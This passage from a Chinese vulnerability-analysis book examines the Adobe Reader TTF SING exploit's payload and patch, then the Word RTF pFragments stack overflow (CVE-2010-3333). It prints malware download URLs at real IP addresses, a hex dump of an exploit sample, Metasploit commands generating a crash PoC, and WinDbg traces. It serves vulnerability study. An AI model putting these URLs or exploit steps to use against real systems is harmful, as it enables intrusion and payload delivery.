下面分析被注入的msxml0r.dll文件，用PEID扫描发现它经过PECompact加壳处理，将其脱壳后用OD加载分析。首先，它会用0xC4进行xor解密得到3个URL地址，然后发送HTTP请求，由于链接已失效，下载的3个gif文件的具体用途无从知晓，但基本可以猜测到这些图片文件中包含一些PE文件数据，用于执行一系列的恶意操作。解密后得到以下3个URL地址，如图2-31所示。

- http://203.45.50.118/monitor/images/mmc_vti0915.gif。
- http://203.45.80.96/monitor/images/mmc_vti0915.gif。
- http://61.222.31.83/monitor/images/mmc_vti0915.gif。




图2-31　解密后的URL地址

用WireShark抓包即可发现，它在不停地向以上3个URL地址发送请求，如图2-32所示。




图2-32　发送HTTP请求

最后，Shellcode会将PDF样本修改为正常的文件，修正后的PDF删除了TTF字体中的SING表，如图2-33所示，然后再调用AcroRD32.exe打开修改后的正常PDF文件。




图2-33　修复前后的TTF文件

2.3.7　漏洞修复

官方在修补该漏洞时，添加了字符串长度的检测与限制，它用sub_813391E函数代替了原来的strcat函数，直接通过补丁比较更直观，如图2-34所示，其中左图是修复后的，右图是修复前的。




图2-34　补丁比较

跟进sub_813391E函数后，如图2-35所示。

```
char *__cdecl sub_813391E(const char *Str, const char *Source, int a3)
{
  size_t v3; // eax@1
  char *result; // eax@2

  v3 = strlen(Str);
  if ( a3 > v3 )                              // a3 = 0x104, 相当于260个字符
    result = strncat((char *)&Str[v3], Source, a3 - v3 - 1);// 用strncat代替原先的strcat, 同时对目标地址进行动态分配空间
  else
    result = (char *)Str;
  return result;
}
```

图2-35　漏洞修复函数

将原本导致漏洞的strcat函数改为strncat函数，并限制为260个字符，同时根据字符串长度大小动态分配空间。

2.4　CVE-2010-3333 Microsoft RTF栈溢出漏洞

2.4.1　林来疯攻击事件

2012年年初，一直坐“冷板凳”且名不见经传的篮球运动员林书豪走红国际，并造就了“林来疯”（Linsanity）这一新的英文单词。此前，他在NBA选秀大会上落选，但2010年7月21日NBA金州勇士队与这位自由球员签订了一份两年的合同。2011年12月，勇士队将林书豪裁掉；于同月，林书豪宣布加盟休斯敦火箭队。没过几天，在12月24日，火箭队又将其裁掉。12月28日，纽约尼克斯队签下林书豪。2012年2月5日，在尼克斯队与蓝网队的NBA比赛中，林书豪替补上场36分钟，得到25分、5个篮板、7次助攻和2次抢断，帮助尼克斯队以99:92的比分险胜蓝网队。至此，林书豪一战成名，迅速成为国际关注的焦点，并登上《时代》杂志年度全球百大影响力人物榜，位列榜首。

每当出现一些广受关注的新闻热点后，黑客总会拿此当诱饵，将一些包含热点新闻的恶意文档，通过邮件等方式发送给受害者。用户在未知的情况下，打开恶意文档就会执行文档中的恶意代码，在受害者计算机上植入木马，并借此监视受害者、控制受害者电脑，甚至窃取受害者资料。在林书豪成名后，趋势科技公司捕获到文档名为“The incredible story of Jeremy Lin the NBA new superstar.doc（NBA超级新星林书豪令人难以相信的故事）”的恶意文档，用于进行APT攻击，如图2-36所示。

该恶意文档主要是利用本节讲的CVE-2010-3333漏洞，通过邮件以附件形式发送给受害者，并诱导受害者打开附件，进而在受害者计算机上值入恶意程序，然后通过C&C服务器进行通信和控制，并将窃取的敏感信息回传到C&C服务器上。虽然此次利用的漏洞较为陈旧，但依然有效，因为许多用户并没有及时打上漏洞补丁。

类似“林来疯攻击事件”的攻击活动还会长时间地运行下去，但可能利用的是一些新漏洞，或者利用相同恶意软件变种的病毒对目标发动攻击，同时会持续利用一些广泛关注的新闻事件诱骗受

害者打开邮件附件中的恶意文档。因此，用户在使用计算机时，应及时打上漏洞补丁，并且不随意打开陌生人发来的邮件附件。




图2-36 恶意doc文档

2.4.2 漏洞描述

Microsoft Office XP SP3、Office 2003 SP3、Office 2007 SP2、Office 2010等多个版本的Office软件中的 Open XML文件格式转换器存在栈溢出漏洞，主要是在处理RTF中的“pFragments”属性时存在栈溢出，导致远程攻击者可以借助特制的RTF数据执行任意代码，因此该漏洞又名“RTF栈缓冲区溢出漏洞”。

2.4.3 分析环境

本节的分析环境如表2-2所示。

表2-2 测试环境

	推荐使用的环境	备注
操作系统	Windows XP SP3	简体中文版
虚拟机	VirtualBox	版本号：4.1.8
调试器	Immunity Debugger	版本号：1.73
反汇编器	IDA Pro	版本号：6.1
漏洞软件	Microsoft Office Word	版本号：2003 SP3 与 2007 SP0 中文版

2.4.4 RTF文件格式

RTF（Rich Text Format）格式是Microsoft公司为进行文本和图像信息格式的交换而制定的一种文件格式，它适用于不同的设备、操作环境和操作系统。RTF文件的基本元素是正文（Text）、控制字（Control word）、控制符号（Control Symbol）和群组（Group）。

（1）控制字是 RTF 用来标记打印控制符和管理文档信息的一种特殊格式的命令，RTF 用它作为正文格式的控制代码，每个控制字均以一个反斜杠\开头，由 a～z 小写字母组成，通常应该不包含任何大写字母，而分隔符标志着控制字名称的结束。它的使用格式为：\字母序列<分隔符>。

（2）控制符号由反斜杠后跟一个单独的、非字母的字符，表示一个特定的符号。

（3）群组由包含在大括号中的文本、控制字或控制符组成。左扩符（{）表示组的开始，右扩符（}）表示组的结束。每个组包括文本和文本的不同属性。RTF 文件也能同时包括字体、格式、屏幕颜色、图形、脚注、注释（注解）、文件头和文件尾、摘要信息、域和书签的组合，以及文档、区段、段落和字符的格式属性。

一个完整的RTF文件包括文件头<header>和文档区<document>两大部分，可以用下列语法表示。

```
<File>'{' <header> <document> '}'
```

通过微软官方文档的目录，我们大体可以了解到文件头和文档区各自所包含的数据，如图2-37所示。

- Contents of an RTF File
  - Header
    - RTF Version
    - Character Set
    - Unicode RTF
    - Font Table
    - File Table
    - Color Table
    - Style Sheet
    - List Table
    - Track Changes (Revision Marks)
  - Document Area
    - Information Group
    - Document Formatting Properties
    - Section Text
    - Paragraph Text
    - Character Text
    - Document Variables
    - Bookmarks
    - Pictures
    - Objects
    - Drawing Objects
    - Word 97-2000 RTF for Drawing Objects (Shapes)
    - Footnotes
    - Comments (Annotations)
    - Fields
    - Form Fields
    - Index Entries
    - Table of Contents Entries
    - Bidirectional Language Support

图2-37 RTF的结构

我们回头看下CVE-2010-3333的部分数据，如图2-38所示。

```
0000h: 7B 5C 72 74 66 31 5C 61 6E 73 69 5C 61 6E 73 69   {\rtf1\ansi\ansi
0010h: 5C 61 6E 73 69 5C 61 6E 73 69 5C 61 6E 73 69 5C   \ansi\ansi\ansi\
0020h: 61 6E 73 69 5C 61 6E 73 69 5C 61 6E 73 69 5C 61   ansi\ansi\ansi\a
0030h: 6E 73 69 5C 61 6E 73 69 5C 61 6E 73 69 5C 61 6E   nsi\ansi\ansi\an
0040h: 73 69 5C 61 6E 73 69 5C 61 6E 73 69 5C 61 6E 73   si\ansi\ansi\ans
0050h: 69 5C 61 6E 73 69 5C 61 6E 73 69 5C 61 6E 73 69   i\ansi\ansi\ansi
0060h: 61 6E 73 69 5C 61 6E 73 69 5C 61 6E 73 69 5C 61   ansi\ansi\ansi\a
0070h: 6E 73 69 5C 61 6E 73 69 5C 61 6E 73 69 5C 61 6E   nsi\ansi\ansi\an
0080h: 73 69 5C 61 6E 73 69 5C 61 6E 73 69 5C 61 6E 73   si\ansi\ansi\ans
0090h: 69 5C 61 6E 73 69 5C 61 6E 73 69 5C 61 6E 73 69   i\ansi\ansi\ansi
00A0h: 5C 61 6E 73 69 5C 61 6E 73 69 5C 61 6E 73 69 5C   \ansi\ansi\ansi\
00B0h: 61 6E 73 69 5C 61 6E 73 69 5C 61 6E 73 69 5C 61   ansi\ansi\ansi\a
00C0h: 6E 73 69 5C 61 6E 73 69 5C 61 6E 73 69 5C 61 6E   nsi\ansi\ansi\an
00D0h: 73 69 5C 61 6E 73 69 5C 61 6E 73 69 7B 5C 73 68   si\ansi\ansi{\sh
00E0h: 70 7B 5C 2A 5C 73 68 70 69 6E 73 74 7B 5C 73 70   p{\*\shpinst{\sp
00F0h: 7B 5C 73 6E 20 70 46 72 61 67 6D 65 6E 74 73 7D   {\sn pFragments}
0100h: 7B 5C 73 76 20 31 3B 31 3B 66 66 66 66 66 66 66   {\sv 1;1;fffffff
0110h: 66 66 66 30 35 30 30 30 30 30 30 30 30 30 30 30   fff0500000000000
0120h: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0130h: 30 30 30 30 30 30 30 30 30 30 30 30 30 65 30 62   0000000000000e0b
0140h: 39 32 63 33 66 41 41 41 41 41 41 41 41 41 41 41   92c3fAAAAAAAAAAA
0150h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0160h: 41 41 41 41 41 41 41 41 41 41 41 41 41 35 63 31   AAAAAAAAAAAAA5c1
0170h: 31 31 30 33 66 61 35 39 63 33 38 33 66 63 66 61   1103fa59c383fcfa
0180h: 66 33 39 33 66 31 30 30 31 30 34 30 31 30 31 30   f393f10010401010
0190h: 31 30 31 30 31 30 31 30 31 30 31 30 31 65 30 62   1010101010101e0b
```

图2-38　CVE-2010-3333样本数据

样本数据分析如下：

```
\rtf1 —— RTF 版本
\ansi —— 支持 ANSI 字符集
\shp —— 绘图对象
\*\shpinst —— 图片引用
\sp —— 绘图对象属性定义
\sn pFragments—— 定义属性名称，pFragments 段是图形的附加部分，属于数组结构。它允许图形包含多个路径和分段，该属性列出图形各个碎片
\sv —— 定义属性值
```

RTF分析器正是在解析pFragments属性值时，没有正确计算属性值所占用的空间大小，导致栈溢出漏洞的发生。

2.4.5　基于栈回溯的漏洞分析方法

首先，我们通过Metasploit生成可触发漏洞的PoC样本，特别是对于一些经典漏洞，Metasploit上会提供利用代码，通过它直接生成样本以供分析漏洞。因此，通过Metasploit获取漏洞样本一直是很多漏洞分析人员不二的选择，但有时若想分析Exploit技术或者Shellcode，常常需要分析实际的病毒样本，因为这些病毒相对更具有研究和学习的价值。下面是用Metasploit生成样本的详细操作过程：

```
       =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 840 exploits - 471 auxiliary - 142 post
+ -- --=[ 250 payloads - 27 encoders - 8 nops

// 利用 search 搜索关于 cve-2010-3333 漏洞的相关利用代码
msf > search cve-2010-3333

Matching Modules
================

   Name                                                Disclosure Date  Rank   Description
   ----                                                ---------------  ----   -----------
   exploit/windows/fileformat/ms10_087_rtf_pfragments_bof  2010-11-09      great
Microsoft Word RTF pFragments Stack Buffer Overflow (File Format)

// 利用 use 命令指定 exploit，并用 info 命令生成关于此 exploit 的相关信息，包括参数值、漏洞描述、
参考资料等信息
msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
msf  exploit(ms10_087_rtf_pfragments_bof) > info

       Name: Microsoft Word RTF pFragments Stack Buffer Overflow (File Format)
     Module: exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
    Version: 14774
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  wushi of team509
  unknown
  jduck <jduck@metasploit.com>
  DJ Manila Ice, Vesh, CA

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   Microsoft Office 2002 SP3 English on Windows XP SP3 English
  2   Microsoft Office 2003 SP3 English on Windows XP SP3 English
  3   Microsoft Office 2007 SP0 English on Windows XP SP3 English
```

```
  4   Microsoft Office 2007 SP0 English on Windows Vista SP0 English
  5   Microsoft Office 2007 SP0 English on Windows 7 SP0 English
  6   Crash Target for Debugging

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  FILENAME  msf.rtf          yes      The file name.

Payload information:
  Space: 512
  Avoid: 1 characters

Description:
  This module exploits a stack-based buffer overflow in the handling
  of the 'pFragments' shape property within the Microsoft Word RTF
  parser. All versions of Microsoft Office 2010, 2007, 2003, and XP
  prior to the release of the MS10-087 bulletin are vulnerable. This
  module does not attempt to exploit the vulnerability via Microsoft
  Outlook. The Microsoft Word RTF parser was only used by default in
  versions of Microsoft Word itself prior to Office 2007. With the
  release of Office 2007, Microsoft began using the Word RTF parser,
  by default, to handle rich-text messages within Outlook as well. It
  was possible to configure Outlook 2003 and earlier to use the
  Microsoft Word engine too, but it was not a default setting. It
  appears as though Microsoft Office 2000 is not vulnerable. It is
  unlikely that Microsoft will confirm or deny this since Office 2000
  has reached its support cycle end-of-life.

References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-3333
  http://www.osvdb.org/69085
  http://www.microsoft.com/technet/security/bulletin/MS10-087.mspx
  http://www.securityfocus.com/bid/44652
  http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=880

// 我们的主要目的是分析漏洞成因，因此选择可触发崩溃的 PoC 样本，直接通过 set 命令即可设置 target 参数值
msf  exploit(ms10_087_rtf_pfragments_bof) > set target 6
target => 6
// 利用 exploit 命令直接生成测试样本
```

```
msf  exploit(ms10_087_rtf_pfragments_bof) > exploit

[*] Creating 'msf.rtf' file ...
[+] msf.rtf stored at C:/Users/riusksk/.msf4/local/msf.rtf
```

获取样本后，我们打开WINWORD.exe，并用WinDbg附加进程，然后选择打开msf.rtf，触发异常：

```
(198.194): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0000c8ac ebx=05000000 ecx=0000019b edx=00000000 esi=1104c24c edi=00130000
eip=30ed442c esp=00123d98 ebp=00123dd0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00010206
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Common Files\Microsoft Shared\office11\mso.dll -
mso!Ordinal1246+0x16b0:
30ed442c f3a5           rep movs dword ptr es:[edi],dword ptr [esi]
0:000> db esi
1104c24c  4c 74 36 4c 74 37 4c 74-38 4c 74 39 4c 75 30 4c  Lt6Lt7Lt8Lt9Lu0L
1104c25c  75 31 4c 75 32 4c 75 33-4c 75 34 4c 75 35 4c 75  u1Lu2Lu3Lu4Lu5Lu
1104c26c  36 4c 75 37 4c 75 38 4c-75 39 4c 76 30 4c 76 31  6Lu7Lu8Lu9Lv0Lv1
1104c27c  4c 76 32 4c 76 33 4c 76-34 4c 76 35 4c 76 36 4c  Lv2Lv3Lv4Lv5Lv6L
1104c28c  76 37 4c 76 38 4c 76 39-4c 77 30 4c 77 31 4c 77  v7Lv8Lv9Lw0Lw1Lw
1104c29c  32 4c 77 33 4c 77 34 4c-77 35 4c 77 36 4c 77 37  2Lw3Lw4Lw5Lw6Lw7
1104c2ac  4c 77 38 4c 77 39 4c 78-30 4c 78 31 4c 78 32 4c  Lw8Lw9Lx0Lx1Lx2L
1104c2bc  78 33 4c 78 34 4c 78 35-4c 78 36 4c 78 37 4c 78  x3Lx4Lx5Lx6Lx7Lx
0:000> !address edi
    00130000 : 00130000 - 00003000
                    Type     00040000 MEM_MAPPED
                    Protect  00000002 PAGE_READONLY
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageIsVAD
0:000> db esp
00123d98  00 11 1f 01 88 3f 12 00-fb b5 f0 30 00 11 1f 01  .....?.....0....
00123da8  c0 3d 12 00 00 00 00 00-00 00 00 00 00 00 00 00  .=..............
00123db8  00 00 00 00 35 ff 00 00-41 61 30 41 61 31 41 61  ....5...Aa0Aa1Aa
00123dc8  32 41 61 33 41 61 34 41-61 35 41 61 36 41 61 37  2Aa3Aa4Aa5Aa6Aa7
00123dd8  41 61 38 41 61 39 41 62-30 41 62 31 41 62 32 41  Aa8Aa9Ab0Ab1Ab2A
00123de8  62 33 41 62 34 41 62 35-41 62 36 41 62 37 41 62  b3Ab4Ab5Ab6Ab7Ab
00123df8  38 41 62 39 41 63 30 41-63 31 41 63 32 41 63 33  8Ab9Ac0Ac1Ac2Ac3
00123e08  41 63 34 41 63 35 41 63-36 41 63 37 41 63 38 41  Ac4Ac5Ac6Ac7Ac8A
//用 lmm 命令查看 mso 模块的详细信息
```

```
0:000> lmm mso v
start    end        module name
30c90000 3184c000   mso        (export symbols)       C:\Program Files\Common
Files\Microsoft Shared\office11\mso.dll
    Loaded symbol image file: C:\Program Files\Common Files\Microsoft
Shared\office11\mso.dll
    Image path: C:\Program Files\Common Files\Microsoft Shared\office11\mso.dll
    Image name: mso.dll
    Timestamp:        Tue Jun 19 07:53:36 2007 (46771B00)
    CheckSum:         00BB6E3C
    ImageSize:        00BBC000
    File version:     11.0.8172.0
    Product version:  11.0.8172.0
    File flags:       0 (Mask 3F)
    File OS:          40004 NT Win32
    File type:        2.0 Dll
    File date:        00000000.00000000
    Translations:     0000.04e4
    CompanyName:      Microsoft Corporation
    ProductName:      Microsoft Office 2003
    InternalName:     MSO
    OriginalFilename: MSO.DLL
    ProductVersion:   11.0.8172
    FileVersion:      11.0.8172
    FileDescription:  Microsoft Office 2003 component
    LegalCopyright:   Copyright © 1983-2003 Microsoft Corporation.  All rights reserved.
```

相信有经验的读者都能看到这是mso.dll上的一处栈溢出漏洞，由于在循环复制内存数据到栈空间时，未检测复制的内存大小，导致覆盖到edi（0x00130000）这个只读内存地址，最后造成访问违例。触发异常的指令地址0x30ed442c位于函数sub_30ED4406中，我们暂且标记为CrashFun函数。用WinDbg重新加载运行，在0x30ed442c上下断点，运行后断下：

```
0:004> bp 30ed442c
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Common Files\Microsoft Shared\office11\mso.dll -
0:004> g
ModLoad: 044f0000 0456d000   C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\INTLNAME.DLL
ModLoad: 04980000 04a06000   C:\Program Files\Common Files\Microsoft Shared\Smart
Tag\CHDATEST.DLL
ModLoad: 04a10000 04a21000   C:\Program Files\Common Files\Microsoft Shared\Smart
Tag\Chinese Measurement Converter\CHMETCNV.DLL
ModLoad: 73510000 7353a000   C:\WINDOWS\system32\scrrun.dll
```

```
ModLoad: 37320000 37343000   C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FNAME.DLL
ModLoad: 72f70000 72f96000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 74be0000 74c0c000   C:\WINDOWS\system32\OLEACC.dll
ModLoad: 75ff0000 76055000   C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 374b0000 374b9000   C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\2052\stintl.dll
ModLoad: 76060000 761b6000   C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 76d70000 76d92000   C:\WINDOWS\system32\appHelp.dll
ModLoad: 76590000 765de000   C:\WINDOWS\System32\cscui.dll
ModLoad: 76570000 7658c000   C:\WINDOWS\System32\CSCDLL.dll
ModLoad: 76960000 76984000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76af0000 76b01000   C:\WINDOWS\system32\ATL.DLL
ModLoad: 759d0000 75a7f000   C:\WINDOWS\system32\USERENV.dll
ModLoad: 75ef0000 75fed000   C:\WINDOWS\system32\browseui.dll
ModLoad: 7e550000 7e6c1000   C:\WINDOWS\system32\shdocvw.dll
ModLoad: 765e0000 76673000   C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 76db0000 76dc2000   C:\WINDOWS\system32\MSASN1.dll
ModLoad: 75430000 754a1000   C:\WINDOWS\system32\CRYPTUI.dll
ModLoad: 76680000 76726000   C:\WINDOWS\system32\WININET.dll
ModLoad: 76c00000 76c2e000   C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 76c60000 76c88000   C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 76f30000 76f5c000   C:\WINDOWS\system32\WLDAP32.dll
ModLoad: 76950000 76958000   C:\WINDOWS\system32\LINKINFO.dll
ModLoad: 05820000 059c1000   C:\Program Files\Microsoft Office\OFFICE11\GdiPlus.DLL
Breakpoint 0 hit
eax=0000c8ac ebx=05000000 ecx=0000322b edx=00000000 esi=1104000c edi=00123dc0
eip=30ed442c esp=00123d98 ebp=00123dd0 iopl=0        nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000           efl=00000206
mso!Ordinal1246+0x16b0:
30ed442c f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

断下后，查看栈回溯，以定位是哪个函数调用到崩溃函数的：

```
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
00123dd0 30f0b56b 00123f3c 00000000 ffffffff mso!Ordinal1246+0x16b0
00123e00 30f0b4f9 00123f88 00123f3c 00000000 mso!Ordinal1273+0x2581
0012404c 30d4d795 00000000 0012408c 00000000 mso!Ordinal1273+0x250f
00124074 30d4d70d 30d4d5a8 011f14dc 011f1514 mso!Ordinal5575+0xf9
00124078 30d4d5a8 011f14dc 011f1514 011f13c4 mso!Ordinal5575+0x71
0012407c 011f14dc 011f1514 011f13c4 30dce40c mso!Ordinal4099+0xf5
00124080 011f1514 011f13c4 30dce40c 00000000 0x11f14dc
```

```
00124084 011f13c4 30dce40c 00000000 011f1128 0x11f1514
00124088 30dce40c 00000000 011f1128 00124e38 0x11f13c4
0012408c 00000000 011f1128 00124e38 00000000 mso!Ordinal2940+0x1588c
0:000> ub mso!Ordinal1273+0x2581
mso!Ordinal1273+0x256d:
30f0b557 23c1            and     eax,ecx
30f0b559 50              push    eax
30f0b55a 8d47ff          lea     eax,[edi-1]
30f0b55d 50              push    eax
30f0b55e 8b4508          mov     eax,dword ptr [ebp+8]
30f0b561 6a00            push    0
30f0b563 ff750c          push    dword ptr [ebp+0Ch]
30f0b566 e857000000      call    mso!Ordinal1273+0x25d8 (30f0b5c2)
```

由上可知，CrashFun函数是在0x30f0b5c2函数中被调用的。重新用WinDbg加载进程，并在0x30f0b5c2函数上下断，运行后断下：

```
0:005> bp 30f0b5c2
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Common Files\Microsoft Shared\office11\mso.dll -
0:005> g
ModLoad: 76060000 761b6000   C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 76d70000 76d92000   C:\WINDOWS\system32\appHelp.dll
ModLoad: 76590000 765de000   C:\WINDOWS\System32\cscui.dll
ModLoad: 76570000 7658c000   C:\WINDOWS\System32\CSCDLL.dll
ModLoad: 76960000 76984000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76af0000 76b01000   C:\WINDOWS\system32\ATL.DLL
ModLoad: 759d0000 75a7f000   C:\WINDOWS\system32\USERENV.dll
ModLoad: 75ef0000 75fed000   C:\WINDOWS\system32\browseui.dll
ModLoad: 7e550000 7e6c1000   C:\WINDOWS\system32\shdocvw.dll
ModLoad: 765e0000 76673000   C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 76db0000 76dc2000   C:\WINDOWS\system32\MSASN1.dll
ModLoad: 75430000 754a1000   C:\WINDOWS\system32\CRYPTUI.dll
ModLoad: 76680000 76726000   C:\WINDOWS\system32\WININET.dll
ModLoad: 76c00000 76c2e000   C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 76c60000 76c88000   C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 76f30000 76f5c000   C:\WINDOWS\system32\WLDAP32.dll
ModLoad: 76950000 76958000   C:\WINDOWS\system32\LINKINFO.dll
ModLoad: 05810000 059b1000   C:\Program Files\Microsoft Office\OFFICE11\GdiPlus.DLL
Breakpoint 0 hit
eax=00123f88 ebx=00000000 ecx=00123dfc edx=00000000 esi=00000000 edi=00000000
eip=30f0b5c2 esp=00123dd4 ebp=00123e00 iopl=0         nv up ei pl zr na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1273+0x25d8:
30f0b5c2 55              push    ebp
```

按F10键单步跟踪：

```
0:000> p
eax=00123f88 ebx=00000000 ecx=00123dfc edx=00000000 esi=00000000 edi=00000000
eip=30f0b5c3 esp=00123dd0 ebp=00123e00 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1273+0x25d9:
30f0b5c3 8bec            mov     ebp,esp
0:000> p
eax=00123f88 ebx=00000000 ecx=00123dfc edx=00000000 esi=00000000 edi=00000000
eip=30f0b5c5 esp=00123dd0 ebp=00123dd0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1273+0x25db:
30f0b5c5 83ec14          sub     esp,14h
```

这里该函数开辟了0x14字节大小的栈空间，我们继续跟踪下去，当运行到0x30f0b5f8时就调用到CrashFun函数sub_0x30ed4406进行内存数据复制：

```
0:000> p
